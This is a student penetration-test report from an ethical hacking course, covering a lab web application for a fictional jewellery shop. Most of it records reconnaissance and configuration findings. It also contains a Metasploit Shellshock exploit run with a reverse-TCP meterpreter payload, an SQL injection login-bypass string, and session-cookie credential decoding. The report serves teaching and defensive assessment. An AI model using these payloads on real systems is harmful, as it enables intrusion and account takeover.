Web Application Penetration Test Astley Jewellery

Szymon Lewandowski

CMP319: Ethical Hacking 2

BSc Ethical Hacking Year 3

2022/2023

Note that Information contained in this document is for educational purposes.

.

Abstract

The contents of this report cover a full penetration test conducted for the company Astley Jewellery web application. The purpose of a penetration test was to investigate the client's website and find as many vulnerabilities as possible. The tester followed an industry standard penetration test methodology based on the Website Security page of OWASP's guide on penetration testing. (OWASP, 2004).

By following the Methodology, the tester has found many vulnerabilities on the target website. This includes vulnerabilities to SQL Injections, Cross-Site Scripting, unencrypted channels and more. These vulnerabilities could potentially allow an attacker to inject malicious code, access unauthorized accounts and/or take over the website.

Suitable countermeasures have been suggested and results of the penetration test have been discussed. The vulnerabilities of the website have been addressed in detail and solutions have been suggested for implementation. The countermeasures should be implemented to help safeguard the website and the company as a whole.

In the current state of the website, it is crucial that it is not to be deployed on the internet. Countermeasures for the vulnerabilities in this report should be implemented and another penetration test should be conducted before the website is prepared for deployment. The website is extremely vulnerable and the consequences for Astley Jewellery could be devastating.

.

Contents

1 Introduction 1
1.1 Background 1
1.2 Aims 2
2 Procedure and Results 3
2.1 Overview of Procedure 3
2.2 Overview of Methodology 5
2.3 Procedure – Information Gathering 7
2.4 Procedure – Website Testing 11
3 Discussion 19
3.1 Overall Discussion 19
3.2 Vulnerabilities & Countermeasures 19
3.3 Future Work 21
References 22
Appendices 23
Appendix A 23
Appendix B 24

.

1 INTRODUCTION

1.1 BACKGROUND

Penetration testers (otherwise known as Ethical Hackers) are tasked with performing penetration tests on web applications in order to evaluate their security. With technology rapidly advancing, it is important that systems and networks are regularly tested. It is crucial to ensure that no unauthorized user has the potential to gain access to private data. Tests need to be performed to ensure that any possible vulnerabilities are mitigated, potentially stopping an actual hacking attempt.



Figure 1.1: Graph showing website vulnerabilities by type (patchstack, 2023).

The figure above shows exactly how vulnerable most websites are. With Cross-Site Scripting being a vulnerability in 49.82% of vulnerable WordPress websites. This is a huge issue and in order to prevent website vulnerabilities from being exploited, penetration testers are tasked with finding these vulnerabilities and suggesting countermeasures before the website is breached by an attacker.

In this report, the penetration tester will attempt a penetration test on the target web application and document the procedure and results in the Procedure and Results section. The target web application will be evaluated, and countermeasures will be suggested in the Discussion section.

1.2 AIMS

The aims of this project are as follows:

- The penetration tester will attempt a penetration test on the target web application to find as many vulnerabilities as possible in the given assignment timeframe of 15 weeks.

- The penetration tester will produce a report detailing and documenting the penetration test of the target web application within the assigned timeframe.

- The penetration tester will follow a chosen and adapted penetration testing methodology throughout the reporting period.

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

To begin the procedure, first the penetration tester viewed the website to see what they're working with. The target web application has been accessed on the IP address 192.168.1.10 through a virtual machine. Below is a figure of the website Astley Jewellery:



Figure 1.2: Target Web Application.

The next step in the procedure is to fingerprint, scan and map out the website. This is an essential part in the procedure as it helped the penetration tester to understand the design of the website, code as well as potential web application weaknesses that have been explored later in this report.

The next step in the procedure was to use the information gathered on the website to attempt to exploit vulnerabilities found using scans in the previous section of this report.

This report will be following an adapted version of the OWASP Website Security Test Guide methodology. The penetration tester will follow the adapted methodology to test the website and include the step-by-step process (OWASP, 2004).

Tools Used:

- Kali Linux
- Nmap
- Nikto
- John the Ripper
- Metasploit
- Wireshark
- Firefox Browser
- Burp Suite
- Dirb

2.2 OVERVIEW OF METHODOLOGY

The chosen methodology for this report was the OWASP Project Web Security Guide which is a comprehensive security guide for web applications and web services. This methodology provides a framework for penetration testing that's used by professional penetration testers and organizations. The methodology has been adapted by the penetration tester to more aptly suit the project.

The methodology features the following steps:

Information Gathering:

1) Fingerprinting Web Server & Application Enumeration
   - This includes performed Nmap scans on the target website to gain information about the web server and services running on the application.

2) Enumerating Infrastructure & Application Admin Interfaces
   - This step includes multiple scans on the target website application to gain information about the design and infrastructure of the application as well as hidden admin interfaces present. This also includes a scan of potential application vulnerabilities.

3) OWASP Zap Spider Application Enumeration
   - This contains results from a spider deployment that was used to enumerate the application and gain more information about potential vulnerabilities on the web application.

Website Testing:

4) Review Webserver metafiles for information leakage
   - This section covers the review of metafiles and the possibility to gain hidden information about the web application.

5) Test Application Platform Configuration
   - This section covers gaining access and viewing sensitive information about the configuration of the web application.

6) Testing HTTP Methods
   - This section features a scan to reveal the methods used by the web application protocol.

7) Testing for information transported over HTTP
   - This section covers a test interception of unencrypted data transferred over the insecure internet protocol.

8) Testing for weak password Policy
   - In this section, the password policy has been tested by creating weak credentials on the target website.

9) Testing for weak lock out mechanism
   - This section covers the test of the lock out mechanism, the tester attempted wrong account credentials over a course of multiple attempts.

10) Testing upload of unexpected file types
   - This section covers the test of uploading unexpected file types as a profile picture.

11) Testing for session management schema
   - This covers the review of session cookies and encryption methods.

12) Testing Shellshock Vulnerability
   - This covers a review of a detected vulnerability on the target website.

13) Testing for SQL Injection Vulnerability
   - This section covers the review of another detected vulnerability on the target website. It features gaining access with unknown user credentials.

14) Testing for Cross-Site Scripting Vulnerability
   - This features an exploration on a weakness found on the target website. This vulnerability could potentially allow an attacker to inject code onto the website.

2.3 PROCEDURE – INFORMATION GATHERING

The first part of the procedure is to fingerprint and map out the target web application. From just looking at the website, the penetration tester could determine some of the pages running on the website. Pages such as index, about, contact, featured items etc. As well as a login page which the penetration tester looked at in more detail in the next part of the procedure.

FINGERPRINT WEB SERVER & APPLICATION ENUMERATION

The first scan the penetration tester can perform is an Nmap scan on the target web application. The purpose of this scan is to gain information about the ports the website is using, the service running on each open port as well as the version of said port service version. This is extremely valuable information about the website as it shows us what web server it is running as well as the version which can be a severe weakness if outdated. The website server running on this web application is Apache httpd version 2.4.3. The penetration tester can also see that on open port 21, there is an FTP server with the version ProFTPD 1.3.4a. As well as a MySQL service running on port 3306. This can be seen below:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.10

Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-13 10:42 EST
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 10:42 (0:00:00 remaining)
Nmap scan report for 192.168.1.10
Host is up (0.00057s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     ProFTPD 1.3.4a
80/tcp   open  http    Apache httpd 2.4.3 ((Unix) PHP/5.4.7)
3306/tcp open  mysql   MySQL (unauthorized)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.21 seconds
```

Figure 1.3: Nmap scan of the target website.

ENUMERATING INFRASTRUCTURE & APPLICATION ADMIN INTERFACES

The next scan the penetration tester performed on the target website is a **dirb** scan. Dirb is a web content scanner which scans existing and hidden web objects. This scan helped the penetration tester to map out the web application and revealed hidden/existing pages on the web application. The Dirb scan can be seen below in figure 1.4:



Figure 1.4: Dirb scan of the target website.

From the results of the **dirb** scan, the tester has gained information about existing and hidden pages on the website. Here is a list of all the website pages the scan revealed:

List of revealed website pages:

- /admin.cgi
- /admin.pl
- /AT-admin.cgi
- /cachemgr.cgi
- /cgi-bin
- /contact
- /css
- /font
- /image
- /includes
- /js
- /passes
- /pictures
- /phpinfo.php
- /phpmyadmin
- /robots.txt

At this point, the penetration tester has mapped out the website by gaining information about the ports and type of web server running as well as the services running on the webpage. The tester also acquired information on web pages on the website which will be useful later.

Next, the tester performed a **Nikto** scan on the website IP address 192.168.1.10. Nikto is a useful tool the tester used to scan for potential vulnerabilities on the target web application. This was important as the tester's role was to test the whole website for potential vulnerabilities and suggest appropriate countermeasures. The command for this scan is: **nikto -h http://192.16.1.10**



Figure 1.5: Nikto scan of the target website.

The result of the Nikto scan have revealed many vulnerabilities on the target website. First thing the tester noticed was that the Apache web server running on the website is outdated. This will be looked at in more detail in the next section of the procedure and research will be done by the penetration tester to determine potential exploits for the outdated version.

Another vulnerability the scan revealed is the **Cross-Site Scripting** protection header is not defined. This means that the pages on the target website could be at risk by this type of attack. The penetration tester has explored this vulnerability in the next part of the procedure and has attempted a Cross-Site Scripting attack on multiple pages of the target website. The website is also vulnerable to **XST**, which is an advanced version of the Cross-Site Scripting exploit that is able to bypass security measures already put in place to protect from a Cross-Site Scripting attack.

The scan revealed a **'Shellshock'** vulnerability present on the target website. This vulnerability is of high risk as an attacker can attempt to exploit the target by using a tool called **Metasploit** to gain access to account usernames and passwords. This has been explored in more detail in the next section of the procedure.

Full Nikto scans can be found in the **Appendix A.**

OWASP ZAP SPIDER APPLICATION ENUMERATION

The next step for the tester was to deploy a spider attack using OWASP Zap. This scan revealed a few alerts about possible vulnerabilities. One of the alerts was 'Absence of Anti-CSRF Tokens' as seen below in figure 1.6.

Cross site request forgery (CSRF) token is used to prevent CSRF attacks. The token is unique for every user session. This type of attack is used to induce users to perform actions while logged in that they perhaps did not intend to do. As seen by figure 1.6, the target web application is vulnerable to a CSRF attack.

Figure 1.6: Absence of CSRF Tokens.

Content Security Policy header is not set on the target website. A CSP is an added layer of security that helps prevent certain types of attacks/vulnerabilities. For example, Cross-Site Scripting and data injection attacks. The absent CSP header can also allow for clickjacking attacks on the website. This attack tricks users to click on an invisible element on the website.

Figure 1.7: CSP Header not set.

OWASP ZAP has also revealed that there is a vulnerable JS Library. This is the result of jquery being outdated. The alert can be seen below in figure 1.8:



Figure 1.8: Vulnerable JS Library.

2.4 Procedure – Website Testing

Review Webserver metafiles for information leakage

From the information gathered in the results of the **dirb** scan, the tester found the file Robots.txt. This file is important as robots.txt is used by search engines to ignore/disallow web pages listed in this file and will not be fetched by the website browser. This file can potentially hold sensitive information. The tester has attempted a curl scan to see if the webserver metafiles can be leaked. The curl command can be seen below:



Figure 1.9: Curl command.

After using the curl command on the robots.txt file, the tester discovered that schema.sql is disallowed. The tester ran the same command on this file which produced the tester with a MySQL dump. The dump had information about the table structure for 'cart', 'main_menu', 'jewellery', 'sub_menu', 'users', and 'webcontent'. The Full MySQL dump can be found in **Appendix B.**

TEST APPLICATION PLATFORM CONFIGURATION

As the website is using php, the tester checked phpinfo.php for the configuration of the web server. Browsing to 192.168.1.10/phpinfo.php returns the PHP Version configuration page:



Figure 2.0: phpinfo.php

This page displays important information about the configuration of the web server. An example of this would be the document root path at **/mnt/sda2/swag/website.** This information can be used to exploit potential vulnerabilities by accessing pages from the root directory that the tester couldn't before.

TESTING HTTP METHODS

The tester used nmap to run a http method script on the target website. The purpose of this was to enumerate usable http methods, this can be seen in figure 2.1:

```
┌──(root㉿kali)-[/]
└─# nmap 192.168.1.10 -p 80 --script http-methods
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-16 11:34 EST
Nmap scan report for 192.168.1.10
Host is up (0.020s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 00:0C:29:A0:E7:F8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.50 seconds
```

Figure 2.1: Nmap scan on http methods.

TESTING FOR INFORMATION TRANSPORTED OVER HTTP

The website is running on http. This means that all traffic transferred over this protocol is unencrypted. This means the tester can use Wireshark which is a network sniffer tool. The tester used Wireshark to test this:

```
Cookie: PHPSESSID=9gelh1ldt2h98bmcv81us6hpi1
```

The tester can use Wireshark to intercept session ID's and cookies.

TESTING FOR WEAK PASSWORD POLICY

The tester created a new user account by filling in the sign up form. The credentials entered for the new account are as follows:

Username: ab

Password: 12345

Figure 2.2: User ab logged in.

This shows that the website has a very weak password policy. There are no restrictions on lengths, special characters or letter casing. This is a huge website vulnerability as attackers can easily brute force usernames and passwords.

TESTING FOR WEAK LOCK OUT MECHANISM

The tester has tested if the website has a lock out mechanism. After attempting to log in with random credentials for 20+ attempts, the tester has discovered that in fact the website does not feature a lock out mechanism. This is a huge vulnerability as an attacker can attempt to brute force password logins without being locked out.

Additionally, the tester found that usernames can be guessed as typing a correct username into the login field displays, 'Password not found!' as opposed to, 'Username not found'. This means that the attacker can attempt to guess usernames making their attack much easier.

Figure 2.3: Password not found!

TESTING UPLOAD OF UNEXPECTED FILE TYPE

The user has the option to change profile picture on the profile page when logged in. This can be seen in figure 2.4:



Figure 2.4: Profile picture upload.

The first thing the tester had to do was test to make sure that no unexpected files can be uploaded into this field. The tester attempted to upload a simple php file with no luck. The page refused the upload with the message seen in figure 2.5:



Figure 2.5: Failed profile picture upload.

The tester attempted to save the same php code as a .jpg file to bypass the restriction on extension type. This can be seen in figure 2.6:



Figure 2.6: Successful profile picture upload.

However, this was unsuccessful as an error came up when the file upload was viewed as seen in figure 2.7:

Figure 2.7: php.jpg cannot be displayed.

TESTING FOR SESSION MANAGEMENT SCHEMA

For session management, each user gets a cookie set to their session. The tester has used web developer tool to analyze and grab the “secret cookie”. The encrypted cookie has been grabbed by the tester and put into cyber chef for decryption. The steps were followed to decrypt the cookie.

The user login credentials used were **hacklab:hacklab**.

Secret Cookie Decryption:

- URL Decode
- Decode from base 64
- Decode from hex

The results in cyber chef gave the tester the following result: **hacklab:hacklab:1674053842.** This shows the username and password in plaintext which is a huge vulnerability. This decryption process can be seen in figure 2.8:



Figure 2.8: Cyber Chef decryption of the session cookie.

TESTING SHELLSHOCK VULNERABILITY

The tester has previously used a Nikto scan to reveal some potential vulnerabilities. One of which being a shellshock vulnerability. The tester attempted the vulnerability on 192.168.1.10/cgi-bin/printenv as well as 192.168.1.10/admin.cgi. This can be seen below:

```
msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/admin.cgi
targeturi ⇒ /cgi-bin/admin.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.1.10
rhosts ⇒ 192.168.1.10
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.222.128:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

Figure 2.9: Shellshock exploit attempt in Metasploit.

TESTING FOR SQL INJECTION VULNERABILITY

The next step for the tester was to test if the webpage is vulnerable to Structured Query Language Injection. The tester first attempted the injection on the standard login drop down menu on the main page of the site. This successfully logged in the tester.

From the results of the Nikto scan earlier in the procedure, the tester found the admin login page on the address 192.168.1.10/login.php. The tester assumed that the username for the admin account would be 'admin'. However, this needed to be tested. The tester used admin followed by a random password on the admin login page. The output can be seen in figure 3.0:

Figure 3.0: Failed admin login output.

This output shows that the username admin does in fact exist. Otherwise, the output message would be 'username not found.'

The tester attempted an SQLi on the login page with a simple injection statement of **' OR '1'='1**. This has successfully logged in the tester into the admin account as seen by figure 3.0:

